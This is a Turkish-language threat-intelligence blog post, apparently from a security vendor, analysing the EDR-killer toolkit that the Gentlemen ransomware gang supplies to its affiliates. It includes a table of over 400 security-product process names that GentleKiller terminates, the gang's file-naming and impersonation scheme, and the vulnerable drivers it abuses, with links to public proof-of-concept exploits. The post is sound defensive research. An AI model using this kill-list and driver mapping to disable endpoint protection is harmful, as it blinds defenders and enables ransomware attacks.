Bu sızıntı, Şubat 2026’da ortaya attığımız hipotezi de doğrulamamızı sağladı: Gentlemen operatörleri, GentleKiller adını verdiğimiz kendi geliştirdikleri çerçeveye dayalı olarak, iş ortaklarına sundukları bir EDR önleyici araç portföyünü aktif olarak geliştirip sürdürüyorlar. Ayrıca HexKiller, ThrottleBlood ve HavocKiller gibi üçüncü taraf veya sızdırılmış araçları da bu portföye dâhil ediyorlar. Bu araçlar, ortak bir savunma atlatma katmanı aracılığıyla standartlaştırılmış olup, sahte sürüm bilgileri ve kopyalanmış meşru sertifikalar ile simgeler kullanarak ağırlıklı olarak güvenlik sağlayıcılarının kimliğine bürünmektedir. Gentlemen ayrıca yeni açıklanan “Kendi Güvenlik Açığı Olan Sürücünü Getir” (BYOVD) kavram kanıtlarını, genellikle kamuya açıklanmasından birkaç gün sonra alışılmadık derecede hızlı bir şekilde operasyonel hâle getirme yeteneği de sergilemektedir.
Bu blog yazısında, kapsamlı araştırmalarımız sonucunda elde ettiğimiz ve son sızıntıyla da doğrulanan, Gentlemen’in EDR katili araç setine ilişkin bulgularımızı paylaşıyoruz. EDR katili paketlerini gerçek örneklerle ilişkilendirerek ve sızan verileri taktik, teknik ve prosedürlerle (TTP’ler) bağlayarak, eyleme geçirilebilir içgörüler sunmayı amaçlıyoruz. Bulgularımız, Gentlemen’i 2026 yılında faaliyet gösteren teknik açıdan en çevik fidye yazılımı hizmeti (RaaS) çetelerinden biri olarak öne çıkarmaktadır.
**Blog yazısının ana noktaları:**
- Gentlemen operatörleri, iş ortaklarına doğrudan sağlanan bir EDR-killer paketini geliştiriyor ve sürdürüyor.
- GentleKiller, farklı güvenlik açıklarına sahip veya kötü amaçlı sürücüleri kötüye kullanan en az sekiz varyantı bulunan, kendi bünyesinde geliştirilmiş bir çerçevedir.
- Gentlemen operatörleri, kimlik taklidi ve korumayı standartlaştıran, tüm araçlar genelinde tek tip bir kaçınma stratejisi uygulamaktadır.
- Üçüncü taraf EDR önleyiciler (HexKiller, ThrottleBlood ve HavocKiller) operasyonel olarak entegre edilmiştir.
- Gentlemen, yeni yayımlanan EDR killer kavram kanıtlarını (PoC’ler) hızla uyarlayabilir.
- Çetenin kurban profili küresel olarak dağılmış olup, özellikle ABD’ye odaklanmamaktadır.
- Gentlemen ayrıca grubun bağlı kuruluşlarından biri tarafından yönetilen bir kimlik bilgisi hırsızı olan OxideHarvest’i de kullanmaktadır.
Bu blog yazısı boyunca, RaaS **operatörlerinden** ve **iş ortaklarından** bahsedeceğiz.
**Operatörler**, fidye yazılımı yükünü geliştirmekten, şifre çözme anahtarlarını yönetmekten, özel sızıntı sitesini sürdürmekten, genellikle kurbanlarla fidye ödemesini müzakere etmekten ve aylık bir ücret veya fidye ödemesinin belirli bir yüzdesi (genellikle %5–20) karşılığında diğer araç ve hizmetleri sunmaktan sorumludur.
**Ortaklar**, operatörlerden fidye yazılımı hizmetlerini kiralar, kurbanların ağlarına şifreleyicileri dağıtır ve ayrıca verilerin sızdırılmasından da sorumludur.
## Gentlemen profili
Gentlemen, 2025 yılının sonlarında bir RaaS operasyonu olarak ortaya çıktı ve hızla 2026’nın ilk çeyreğinde gözlemlenen en aktif fidye yazılımı çetelerinden biri hâline geldi. Çete, iş ortaklarına cömert bir şekilde %90’lık bir pay sunuyor. Group-IB, Gentlemen’in Qilin’den ayrılan ve memnuniyetsiz bir eski iş ortağı olan hastalamuerte tarafından kurulduğunu [*açıkladı*](https://www.group-ib.com/blog/hastalamuerte-gentlemen-raas-ttps/). PRODAFT, 17 Ekim 2025 tarihinde [*attığı*](https://www.group-ib.com/blog/hastalamuerte-gentlemen-raas-ttps/) bir tweet’te, Gentlemen operatörlerinin daha önce Qilin, Embargo, LockBit, Medusa ve BlackLock’un iş ortakları olduğunu belirtti. 10 Haziran 2026 tarihinde Brian Krebs, hastalamuerte’nin gerçek kimliğine dair [*kanıtları paylaştı*](https://www.group-ib.com/blog/hastalamuerte-gentlemen-raas-ttps/).
Gentlemen, çifte şantaj yöntemini kullanıyor – kurbanların verilerini şifrelemenin yanı sıra fidye ödenmezse verileri sızdırmakla da tehdit ediyor. Şifreleme için operatörler, Windows, Linux ve diğer platformları hedefleyen Go dilinde yazılmış bir varyant ile C dilinde yazılmış bir ESXi varyantı sunuyor.
Gentlemen’i diğerlerinden ayıran özelliklerden biri, çetenin iş ortaklarına sadece şifreleyicilerden fazlasını sunmaya istekli olmasıdır – özellikle de çete, EDR engelleyicileri de sağlamaktadır. [*ESET’in yakın zamanda yaptığı bir araştırma*](https://antivirus.com.tr/edr-katilleri-suruculerin-otesinde/), çoğu fidye yazılımı saldırısında güvenilir bir EDR engelleyici bulma sorumluluğunun genellikle RaaS operatörlerinin kendilerine değil, bireysel iş ortaklarına düştüğünü göstermiştir. Bu modele ilişkin sadece az sayıda istisna belgelenmiştir. Dikkat çeken örneklerden biri, kendi EDR engelleyicisini (EDRKillShifter) sıfırdan geliştirmeye yatırım yapan ve ardından bunu iş ortakları panelinden iş ortaklarına sunan RansomHub’dır.
Gentlemen, farklı ve şu ana kadar yeterince gündeme getirilmemiş bir yaklaşımı temsil ediyor. Gentlemen operatörleri, bağlı grupların kendi EDR engelleyicilerini temin etmelerine güvenmek yerine, bağlı gruplar için aktif olarak bir EDR engelleyici portföyü geliştirip sürdürüyor. Bu portföy, GentleKiller adını verdiğimiz şirket içinde geliştirilmiş bir aracı, dışarıdan temin edilen veya sızdırılmış araçlarla birleştiriyor; bu araçlar, ortak bir kaçınma katmanı aracılığıyla standartlaştırılmış ve tutarlı bir şekilde aşamalandırılmıştır.
ESET araştırmacıları, Şubat 2026’da GentleKiller’ın bir iç araç olduğu hipotezini ortaya attılar ve bu hipotez daha sonra [*Group-IB*](https://www.group-ib.com/blog/hastalamuerte-gentlemen-raas-ttps/) ve [*Check Point’in*](https://www.group-ib.com/blog/hastalamuerte-gentlemen-raas-ttps/) raporlarıyla desteklendi – her iki rapor da çetenin (doğrulanmış) bağlı kuruluşlarına EDR devre dışı bırakma yetenekleri sağladığından bahsediyor. Çetenin [*yakın zamanda sızdırılan iç verileri*](https://www.group-ib.com/blog/hastalamuerte-gentlemen-raas-ttps/), son kanıtı sağladı: sızıntılarda, çetenin liderizeta88 (hastalamuerte tarafından kullanılan başka bir takma ad), EDR devre dışı bırakma paketlerini sürdürmekten ve sağlamaktan açıkça bahsediyor.
Sızan veriler, GentleKiller hakkındaki şüphelerimizi doğrulamanın yanı sıra OxideHarvest adını verdiğimiz bir kimlik bilgisi hırsızını Gentlemen ile daha spesifik olarak da çetenin bağlı üyelerinden biriyle ilişkilendirmemizi sağladı.
## Mağdur profili
Büyük RaaS operasyonlarının kurban profili, genellikle operatörlerin yönlendirdiği stratejiden çok bağlı grupların tercihlerine göre şekillenmekle birlikte, yine de belirli bir örüntü ortaya çıkma eğilimindedir. Çoğu büyük fidye yazılımı çetesi, tüm açıklanan kurbanların yaklaşık yarısını oluşturan ABD’ye güçlü ve kalıcı bir odaklanma sergilemektedir. Bu ABD merkezli eğilim, Qilin, DragonForce ve Akira dâhil olmak üzere birçok önde gelen grupta belirgindir ve üst düzey fidye yazılımı operasyonları arasında fiilen bir norm hâline gelmiştir.
Gentlemen, bu eğilime karşı dikkate değer bir istisna olarak öne çıkmaktadır. 2026’nın ilk çeyreğinde en aktif beş fidye yazılımı çetesi arasında yer almasına rağmen mağdur profili ABD’ye benzer bir odaklanma sergilememektedir. Bunun yerine, Gentlemen’in bağlı üyeleri, coğrafi olarak geniş ve çeşitli bir ülke yelpazesindeki kurbanları tutarlı bir şekilde hedeflemektedir; kurbanların önemli bir kısmı Güneydoğu Asya, Güney Amerika ve Batı Avrupa gibi bölgelerden gelmektedir. Nitekim çetenin hedefleri arasında Tayland, Brezilya ve Fransa gibi normalde pek görülmeyen ülkeler de yer almaktadır.
Son zamanlarda sızdırılan veriler, kurban seçimi konusunda Gentlemen’in uygun adayları eleme ve ardından bunları üyelerine dağıtma şeklinde merkezi bir yaklaşım benimsediğini ortaya koymaktadır. Kurbanlar, coğrafi konumlarından ziyade öncelikle FortiGate cihazlarındaki (yanlış) yapılandırmalara göre seçilmektedir.
## EDR katilleri
Şubat 2026’da, bir Gentlemen üyesi tarafından dağıtılan ve GentlemenCollection adlı bir dizinde yerleştirilen, daha önce belgelenmemiş bir EDR katili tespit ettik. Bu araca GentleKiller adını verdik. O dönemde, bunun üyeye özgü bir araç değil, Gentlemen operatörleri tarafından üyelere sağlanan bir araç olduğu hipotezini ortaya attık. O zamandan beri, araştırdığımız birbiriyle ilgisi olmayan birçok sızma olayında, her seferinde Gentlemen iş ortaklarının dâhil olduğu, aynı yerleştirme modelini (GentleKiller ve diğer EDR engelleyicilerin GentlemenCollection dizinine bırakılması) defalarca gözlemledik. Buna paralel olarak, [*Group-IB*](https://www.group-ib.com/blog/hastalamuerte-gentlemen-raas-ttps/) ve [*Check Point*](https://www.group-ib.com/blog/hastalamuerte-gentlemen-raas-ttps/) tarafından bağımsız olarak yayımlanan iki raporda, Gentlemen operatörlerinin RaaS programlarının bir parçası olarak EDR devre dışı bırakma yeteneklerini açıkça sundukları değerlendirildi.
Bu gözlemler bir araya getirildiğinde, GentleKiller’ın Gentlemen operatörleri tarafından yönetilen bir EDR devre dışı bırakma paketi bileşeni olduğu sonucuna vardık. Bu durum, daha sonra grubun sızdırılan verilerinde de doğrulandı.
GentleKiller’ın yanı sıra bu paket HexKiller, HavocKiller ve ThrottleBlood’u da içermektedir; bunların tümü, rakip çetelerin bağlı kuruluşları tarafından da kullanılan ve Gentlemen tarafından bilinmeyen yollarla elde edilen EDR devre dışı bırakma araçları için ESET tarafından verilen isimlerdir. Ayrıca birkaç saldırıda DemoKiller’ı da gördük, ancak bu EDR devre dışı bırakma aracı Gentlemen ile herhangi bir bağlantı göstermediğinden onu çetenin paketinden hariç tutuyor ve bunun yerine bağlı kuruluşlara özgü bir araç olarak değerlendiriyoruz. Blog yazısının aşağıdaki bölümü, bu araçları daha ayrıntılı olarak ele almakta ve bunları daha geniş EDR-killer ekosistemine yerleştirmektedir. Bu araçlar, Gentlemen saldırılarına operasyonel olarak entegre edilmiş olsa da yalnızca GentleKiller’ın Gentlemen operatörleri tarafından kurum içinde geliştirildiğini yüksek bir güvenle değerlendiriyoruz; diğer EDR-killer’ların ise muhtemelen dışarıdan temin edildiğini ve daha sonra operatörlerin araç setine uyacak şekilde değiştirilip standartlaştırıldığını düşünüyoruz. Değerlendirmemiz şunlara dayanmaktadır:
- GentleKiller’ın esas olarak Gentlemen ile ilgili saldırılarda ortaya çıkması ve genellikle GentlemenCollection dizinine yerleştirilmesi,
- Kaynak koduna açık erişim sağlayan ve yeni varyantların oluşturulmasına ve yeni ortaya çıkan PoC’lerin desteklenmesine olanak tanıyan sürekli geliştirme süreci,
- Gentlemen’in güvenilir iş ortaklarına EDR devre dışı bırakma yetenekleri sunduğuna dair üçüncü taraf raporları.
## Savunma atlatma stratejisi
Gentlemen operatörleri, çetenin çeşitli EDR devre dışı bırakıcılarına belirli bir dizi savunma atlatma tekniği uygular. Bu teknikler, kaynak kod yerine derlenmiş örnekler üzerinde uygulanır. Bu, Gentlemen’e, çetenin kaynak koduna sahip olmadığı EDR devre dışı bırakıcıları bile koruma seçeneği sunar.
Gentlemen’in portföyünde yer alan tüm EDR önleme araçları, bu savunma atlatma kalıplarını takip etmektedir; bu da standart bir stratejiye işaret etmektedir, yani:
- Tespit ettiğimiz örneklerin önemli bir kısmına gelişmiş ikili koruma (Enigma veya Themida) uygulanmaktadır. Dosya adı son eki genellikle kullanılan yöntemi (Enigma, Themida veya hiçbiri) tanımlamaktadır.
- Dosya adları, tanınmış yazılım satıcılarının, özellikle de siber güvenlik alanında faaliyet gösteren şirketlerin dosya adlarına çok benzeyecek şekilde seçilmiştir.
- Yürütülebilir dosyalar, tümü aynı satıcıya veya ürüne uyan aşağıdaki özelliklere sahip olarak satıcıların kimliğini taklit eder:
- uydurma sürüm bilgileri,
- meşru yürütülebilir dosyalardan kopyalanmış geçersiz dijital imzalar ve
- taklit edilen satıcıların simgeleriyle eşleşen simgeler.
Muhtemelen tutarsız geliştirme uygulamaları nedeniyle az sayıda örnek bu yaklaşımdan sapmakla birlikte, gözlemlenen EDR katillerinin büyük çoğunluğu bu kalıba uymaktadır. **Tablo 1** ‘de, son eklerin nasıl çalıştığını göstermekteyiz. Blog yazısının ilerleyen bölümlerinde, son eklerin dosya adlarına nasıl eklendiğini açıklayacağız.
Tablo 1 . Gentlemen tarafından yönetilen EDR katillerinin adlandırma kalıbı
| **Suffix | **Protection** | **Fake signature** | **Fake version information** |
|---|---|---|---|
| 1 | Enigma | Yes | Yes |
| 2 | Themida | Yes | Yes |
| Light | None | Yes | Yes |
| Clear | None | No | No |
| **Suffix | Protection | Fake signature | Fake version information |
| **1** | Enigma | Yes | Yes |
| **2** | Themida | Yes | Yes |
| **Light** | None | Yes | Yes |
| **Clear** | None | No | No |
## GentleKiller
GentleKiller, Gentlemen ekosisteminde gözlemlenen en yaygın EDR katilidir. Bu yazının yazıldığı tarihte, her biri farklı bir meşru ürünü taklit eden ve farklı bir güvenlik açığı bulunan veya kötü amaçlı sürücüyü kötüye kullanan en az sekiz farklı varyantın varlığından haberdarız. Bu yüzeysel farklılıklara rağmen yüksek derecede ortak iç özelliklere sahip olmaları nedeniyle tüm bu örnekleri GentleKiller şemsiyesi altında sınıflandırıyoruz.
Taklit katmanı ve kullanılan belirli sürücüler bir kenara bırakıldığında, altta yatan kod, ortak bir geliştirme şablonunun kullanıldığını güçlü bir şekilde gösteren çok sayıda yapısal ve davranışsal ortak noktayı ortaya koymaktadır. Bu şablon, varyantlar arasında yalnızca asgari düzeyde değişikliklerle yeniden kullanılmaktadır. Şablonun belirleyici özellikleri şunlardır:
- tüm varyantlarda tutarlı dizeler,
- işlemleri bir döngü içinde periyodik olarak sonlandırma,
- geniş bir güvenlik çözümleri yelpazesini hedefleme ve
- aynı kod gizleme yönteminin kullanılması.
GentleKiller’ın çıktısına bir örnek **Şekil 1** ’de gösterilmiştir; kod gizleme işlemini gösteren bir kod parçacığı ise **Şekil 2** ’de yer almaktadır.

Şekil 1 . GentleKiller tarafından oluşturulan çıktı penceresi

Şekil 2 . GentleKiller tarafından uygulanan kod gizleme
Bu tasarım, operatörler için geliştirme çabasını en aza indirirken iş ortakları için dağıtım kolaylığı ve operasyonel esnekliğe öncelik verir. Bu tasarım, Gentlemen operatörlerinin, bir EDR killer PoC’si açıklandıktan çok kısa bir süre sonra kötüye kullanılan sürücüleri araç setlerine entegre etmelerine olanak tanır. [*UnknownKiller*](https://www.linkedin.com/posts/mse75_github-j3h4ckunknownkiller-poc-exploit-activity-7433165497858367488-3YJ-/) ve [*PoisonKille*](https://medium.com/@jehadbudagga/reverse-engineering-a-0day-used-against-crowdstrike-edr-a5ea1fbe3fd4)*[r](https://www.linkedin.com/posts/mse75_github-j3h4ckunknownkiller-poc-exploit-activity-7433165497858367488-3YJ-/)*[*‘da*](https://medium.com/@jehadbudagga/reverse-engineering-a-0day-used-against-crowdstrike-edr-a5ea1fbe3fd4) da durum böyleydi; bu araçlar birkaç gün içinde benimsenmişti.
Bazı derlemeler GentleKiller tarafından tanınan tüm süreçleri hedef almıyor olsa da **Tablo 2** ‘de sunulan genel küme tutarlıdır. Süreç adlarını ilgili satıcılara eşleştirmek için yapay zekâyı kullandık ve küçük tutarsızlıklar olabileceğini kabul ediyoruz. Genel olarak, GentleKiller, yapay zekânın 48 ürüne eşleştirdiği 400’den fazla süreci hedef almaktadır.
Tablo 2 . GentleKiller tarafından hedef alınan ve ilgili satıcılara eşleştirilen işlem adlarının tam listesi
| **Vendor** | **Targeted processes** |
|---|---|
| **Acronis** | acronis\_agent.exe, BackupAndRecoveryAgent.exe, managementagenthost.exe, mms.exe |
| **AlienVault** | alienvault-agent.exe, osqueryd.exe |
| **Avast** | afwServ.exe, aswEngSrv.exe, aswidsagent.exe, aswToolsSvc.exe, AvastSvc.exe, AvastUI.exe, avastsvc.exe, avastui.exe, bccavsvc.exe, wsc\_proxy.exe |
| **AVG** | AVGUI.exe, AVGSvc.exe, avgnt.exe, avgsvca.exe, avgToolsSvc.exe |
| **Binary Defense** | BinaryDefenseAgent.exe |
| **Bitdefender** | Arrakis3.exe, BDAvScanner.exe, BDFsTray.exe, BDFileServer.exe, BDLived2.exe, BDLogger.exe, BDScheduler.exe, BDStatistics.exe, bdagent.exe, bdemsrv.exe, bdntwrk.exe, bdredline.exe, bdregsvr2.exe, bdservicehost.exe |
| **Blumira** | BlumiraAgent.exe |
| **Bromium** | BromiumDaemon.exe, BrDifxapi.exe |
| **Carbon Black** | cb.exe, cbcomms.exe, cbdefense.exe, carbonsensor.exe, RepMgr.exe |
| **Cisco Talos** | cfrutil.exe, CiscoAMPCEFWDriver.exe, cisco\_amp\_connector.exe, immunet.exe |
| **CrowdStrike** | ARWSRVC.EXE, ARCUpdate.exe, CSFalconContainer.exe, CSFalconService.exe, CSFalconUI.exe, csfalcondataprotect.exe, csfalcondaterepair.exe, REPRSVC.EXE |
| **Cynet** | CynetEPS.exe, CynetMS.exe, CynetSvc.exe |
| **Cybereason** | ActiveConsole.exe, cybereason.exe, CybereasonActiveProbe.exe, CybereasonCR.exe |
| **Cyvera** | CyveraConsole.exe, CyveraService.exe, CyvrAgentSvc.exe, CyvrFsFlt.exe, cyvrfsflt.exe |
| **Cylance/BlackBerry** | CylanceSvc.exe |
| **Darktrace** | DarktraceTSA.exe |
| **Deep Instinct** | DeepInstinct.exe, DeepInstinctService.exe, DIAgentService.exe |
| **Elastic** | a2guard.exe, a2service.exe |
| **ESET** | eamonm.exe, eamsi.exe, ecls.exe, efwd.exe, egui.exe, eguiProxy.exe, ekrn.exe, ekrnEpfw.exe, ERAAgent.exe, EraAgentSvc.exe |
| **Fortinet** | firesvc.exe, firetray.exe, FortiTray.exe, fortiedr.exe, fw.exe |
| **G DATA** | GDDServer.exe, QHPISVR.EXE, QUHLPSVC.EXE, SAPISSVC.EXE |
| **Heimdal** | HeimdalsecurityAgent.exe |
| **Huntress** | HuntressAgent.exe, HuntressRMM.exe |
| **Kaspersky** | avp.exe, avpsus.exe, avpui.exe, kavfs.exe, kavfsscs.exe, kavfswh.exe, kavfswp.exe, kavtray.exe, klactprx.exe, klcsldcl.exe, klcsweb.exe, klnagent.exe, klnagchk.exe, klscctl.exe, klserver.exe, klwtblfs.exe, kpf4ss.exe, ksde.exe, ksdeui.exe, vapm.exe |
| **LogRhythm** | LogProcessorService.exe |
| **McAfee/Trellix** | AGMService.exe, AGSService.exe, masvc.exe, macmnsvc.exe, McAfeeAgent.exe, mcshield.exe, mfeann.exe, mfevtps.exe, mfetp.exe, mfeepehost.exe, mfefire.exe, mfemactl.exe, mfemacsvc.exe, mfemgr.exe, mfemms.exe, MgntSvc.exe, ModuleCoreService.exe, tepfsvc.exe |
| **Microsoft Defender** | MSASCui.exe, MSASCuiL.exe, MpDefenderCoreService.exe, MsMpEng.exe, MsMpSvc.exe, MsSense.exe, msascuil.exe, msseces.exe, NisSrv.exe, nissrv.exe, SecurityHealthService.exe, SecurityHealthSystray.exe, SenseCncProxy.exe, SenseIR.exe, SenseNdr.exe, SenseSampleUploader.exe, smartscreen.exe, windefend.exe |
| **Morphisec** | MorphisecService.exe |
| **Norton/Symantec** | ccApp.exe, ccSvcHst.exe, ccsvchst.exe, ns.exe, nsservice.exe, nortonsecurity.exe, rtvscan.exe, SepMasterService.exe, sepWscSvc64.exe, smc.exe, SmcGui.exe, snac.exe, SymCorpUI.exe, SymWSC.exe |
| **OSSEC/Wazuh** | ossec-agent.exe, wazuh-agent.exe |
| **Palo Alto Networks (Traps/Cortex)** | cortexService.exe, trapsagent.exe, trapsd.exe, Traps.exe |
| **Panda Security** | panda\_url\_filtering.exe, pavfnsvr.exe, pavsrv.exe, psanhost.exe, PSANHost.EXE, pselamsvc.EXE, PSUAMain.EXE, PSUAService.EXE, pangps.exe |
| **Qualys** | qualys-cloud-agent.exe, QualysAgent.exe |
| **Rapid7** | ir\_agent.exe, rapid7\_endpoint.exe |
| **Red Canary** | RedCanaryAgent.exe |
| **Sangfor** | CSAAgent.exe, CSAService.exe, SangforAgent.exe, SangforCSA.exe, SangforEDR.exe, SangforInterface.exe, SangforMonitor.exe, SangforProtect.exe, SangforService.exe, SangforTray.exe, SangforUD.exe |
| **SentinelOne** | Sentinel.exe, SentinelAgent.exe, SentinelAgentWorker.exe, SentinelCtl.exe, SentinelHelperService.exe, SentinelMemoryScanner.exe, SentinelPowerShellExtension.exe, SentinelRanger.exe, SentinelServiceHost.exe, SentinelStaticEngine.exe, SentinelStaticEngineScanner.exe, SentinelUI.exe |
| **SonicWall** | SonicWallClientProtectionService.exe, swc\_service.exe |
| **Sophos** | hmpalert.exe, McsAgent.exe, McsClient.exe, SavApi.exe, SAVAdminService.exe, SAVService.exe, SEDService.exe, SophosADSyncService.exe, SophosClean.exe, SophosCleanM64.exe, SophosFIMService.exe, SophosFS.exe, SophosHealth.exe, SophosLiveQueryService.exe, SophosMTR.exe, SophosMTRExtension.exe, SophosNetFilter.exe, SophosNtpService.exe, SophosOsquery.exe, SophosOsqueryExtension.exe, Sophos.PolicyEvaluation.Service.exe, SophosSafestore64.exe, SophosUI.exe, SophosUpdateMgr.exe, sophosav.exe, sophossps.exe, SSPService.exe |
| **Tanium** | TaniumClient.exe, TaniumCX.exe, tanclient.exe |
| **ThreatLocker** | ThreatLockerConsent.exe, threatlockerservice.exe, threatlockertray.exe |
| **TrendAI** | coreFrameworkHost.exe, coreServiceShell.exe, NTRTScan.exe, ntrtscan.exe, Ntrtscan.exe, OfcService.exe, ofcDdaSvr.exe, PccNTMon.exe, PccNt.exe, TISafe.exe, TISafeSvc.exe, TmCCSF.exe, tmicAgentSetting.exe, TMBMSRV.exe, Tmbmsrv.exe, tm\_netsrv.exe, TmListen.exe, tmntsrv.exe, TmPfw.exe, tmproxy.exe, TmProxy.exe, TmPreFilter.exe, TmSSClient.exe, TmsaInstance64.exe, TmWscSvc.exe, VOneAgentConsole.exe, VOneAgentConsoleTray.exe |
| **Uptycs** | VectorAgent.exe, UptycsAgent.exe |
| **Varonis** | DatAdvantage.exe, VaronisAgent.exe |
| **WatchGuard** | wlcsservice.exe |
| **Webroot** | WRSA.exe, WRSkyClient.exe, WRSVC.exe, wrsa.exe |
| **Windows Sysinternals** | Sysmon.exe, Sysmon64.exe |
| **Zscaler** | zlclient.exe |
### GentleKiller varyantları
Her GentleKiller varyantı, farklı bir ürünü taklit eder ve farklı bir kötü amaçlı veya güvenlik açığı bulunan sürücüyü kötüye kullanır. **Tablo 3** şu ana kadar gözlemlediğimiz sekiz GentleKiller varyantının listesini sunmaktadır. <suffix>, **Tablo 1** adresinde açıklanan adlandırma düzenine atıfta bulunmaktadır. Sürücülerin dosya adları, GentleKiller’ın bunları diske nasıl bıraktığını gösterir.
Tablo 3. GentleKiller varyantlarının listesi
| **Variant name** | **Filenames** | **Abused driver** |
|---|---|---|
| **Kaspersky** | Kasp<suffix>.exe | eb.sys, a rootkit ([*PoC*](https://github.com/BlackSnufkin/BYOVD/tree/main/UnknownKiller)) |
| **FACEIT Anti-Cheat** | FaceIT<suffix>.exe | nseckrnl.sys, NSecsoft NSecKrnl driver ([*PoC*](https://github.com/BlackSnufkin/BYOVD/tree/main/NSec-Killer)) |
| **Valorant** | Valorant<suffix>.exe | GameDriverX64.sys, an anti-cheat driver ([*PoC*](https://github.com/BlackSnufkin/BYOVD/tree/main/GameDriverX64-Killer)) |
| **Javelin** | EAAntiCheat<suffix>.exeEASolo<suffix>.exe | stpm\_(old\|new).sys, two vulnerable ProcessMonitor Driver samples by Safetica ([*PoC*](https://github.com/BlackSnufkin/BYOVD/tree/main/STProcessMonitor-Killer)) |
| **WatchDog** | BitD<suffix>.exe | dmx.sys, Zemana’s WatchDog Antimalware Driver ([*PoC*](https://github.com/ReCryptLLC/CVE-2022-42045/)) |
| **Network Blocker** | MB<suffix>.exe | 360netmon\_wfp.sys, a vulnerable driver by Qihoo 360 Technology ([*PoC*](https://github.com/kyxiaxiang/360WFP_Exploit)) |
| **Cleaner** | Deletor.exe | IMFForceDelete, IObit’s IMF ForceDelete filter driver ([*PoC*](https://github.com/ZeroMemoryEx/CVE-2025-26125/)); the driver is dropped without the trailing .sysextension |
| **G11** | G11<suffix>.exeSymantec<suffix>.exe | PoisonX, a rootkit ([*PoC*](https://github.com/BlackSnufkin/BYOVD/tree/main/PoisonX-Killer)) |
## Üçüncü taraf EDR engelleyiciler
Gentlemen, kendi bünyesinde geliştirilen GentleKiller’ın yanı sıra ürün paketine çok sayıda üçüncü taraf çözümü de dâhil etmiştir. Bu çözümler, **Tablo 4** ’te özetlenmiş ve aşağıdaki bölümlerde açıklanmıştır. <suffix> ifadesi, **Tablo 1** ’de açıklanan adlandırma şablonuna atıfta bulunmaktadır. Sürücü dosya adları, ilgili EDR engelleyicilerin bu dosyaları diske nasıl kaydettiğini belirtir.
Tablo 4 . Gentlemen tarafından sunulan üçüncü taraf EDR killer’ların listesi
| **ESET name for the EDR killer** | **Filenames** | **Abused driver** |
|---|---|---|
| **HexKiller** | Avast<suffix>.exe | googleApiUtil64.sys, Baidu Antivirus BdApi driver |
| **ThrottleBlood** | Sent<suffix>.exe | ThrottleBlood.sys, driver by TechPowerUp LLC |
| **HavocKiller** | HwAudKiller.exeSophos<suffix>.exe | havoc.sys, Huawei Audio driver |
### HexKiller
HexKiller, daha önce Warlock çetesine özgü olduğu değerlendirdiğimiz bir EDR katilidir. Bu nedenle, Gentlemen saldırılarında ortaya çıkması beklenmedik ve dikkat çekicidir.
HexKiller’ı, GentlemenCollection dizininde GentleKiller ikili dosyalarıyla birlikte yer almış olarak bulduk. Bununla birlikte Gentlemen saldırılarında bulunması, tek başına Gentlemen ve Warlock çeteleri arasında doğrudan bir iş birliği veya operasyonel örtüşme olduğu anlamına gelmez. Gentlemen operatörlerinin, Warlock ile doğrudan etkileşime girmeye gerek kalmadan, özel paylaşımlar, ikincil dağıtım kanalları veya örnek sızıntıları gibi dolaylı yollarla HexKiller’a ulaşmış olması olasıdır. Bu nedenle, bunu iki grup arasında daha derin bir ilişkinin kanıtı olarak değerlendirmiyoruz.
### ThrottleBlood
Bu EDR katili, MedusaLocker bağlı grupları tarafından gerçekleştirilen saldırılarda ve daha az sıklıkla da DragonForce bağlı grupları tarafından gerçekleştirilen saldırılarda defalarca gözlemlenmiştir. Ayrıca Eylül 2025’te Trend Micro tarafından Gentlemen ile [*ilişkilendirilmiştir*](https://www.trendmicro.com/en_us/research/25/i/unmasking-the-gentlemen-ransomware.html).
Şu anda, ThrottleBlood’un kaynağını kesin olarak belirleyecek yeterli kanıtımız bulunmamaktadır. Telemetri verilerimize göre, bu araç birçok MedusaLocker saldırısında belirgin bir şekilde kullanılmış ve DragonForce ile ilişkili faaliyetlerde de ara sıra görülmüştür. Bu olaylar, ThrottleBlood’un kullanımı dışında operasyonel açıdan pek bir örtüşme göstermemektedir. Olası bir açıklama, ThrottleBlood’un yeraltı pazarlarında ticari olarak dağıtılması ya da alternatif olarak MedusaLocker operatörleri tarafından geliştirilen ve bazıları DragonForce ile bağlantıları olabilecek bağlı kuruluşlarıyla paylaşılan bir araç olmasıdır.
Ancak bu hipotezlerin hiçbiri, bir ThrottleBlood örneğinin Gentlemen’in eline nasıl geçtiğini tam olarak açıklamamaktadır. Sonuç olarak, Gentlemen’in bu aracı, başlangıçta amaçlanan bağlamın ötesine sızması yoluyla elde etmiş olma olasılığını da göz ardı edemeyiz. Bununla birlikte, yüksek bir güvenle ifade edebileceğimiz şey, Gentlemen’in bu EDR engelleyiciyi kendi bünyesinde geliştirmediği gerçeğidir.
### HavocKiller
HavocKiller, Gentlemen’in EDR-killer cephaneliğine eklenen son araçtır. Araç, 19 Mart 2026 tarihinde Huntress tarafından kamuoyuna [*açıklanmış*](https://www.huntress.com/blog/w2-malvertising-to-kernel-mode-edr-kill) olsa da ESET telemetri verileri, en az 23 Ocak 2026 tarihine kadar uzanan gerçek saldırılarda kullanıldığını doğrulamaktadır; bu da kamuoyuna duyurulmadan haftalar önce faaliyette olduğunu göstermektedir. Ayrıca aracın amacına ilişkin Huntress’in değerlendirmesini de doğrulayabiliyoruz: ESET tarafından gözlemlenen tüm vakalarda, HavocKiller’ın kullanımı fidye yazılımıyla ilgili faaliyetlerin bir parçasıydı.
Teknik özelliklerine dayanarak, HavocKiller’ın Gentlemen operatörleri tarafından geliştirilmediğini, bunun yerine harici kaynaklardan temin edildiğini değerlendiriyoruz. Örnekler GentlemenCollection dizininde barındırılmış ve Gentlemen’in standart savunma atlatma teknikleri uygulanmış olsa da temel uygulama GentleKiller’dan önemli ölçüde farklıdır. Bu durum, HavocKiller’ın operasyonel olarak uyarlanmış bir üçüncü taraf EDR engelleyici olduğunu güçlü bir şekilde ortaya koymaktadır; ancak mimarisi Gentlemen’in çerçevesine uymamaktadır.
## OxideHarvest
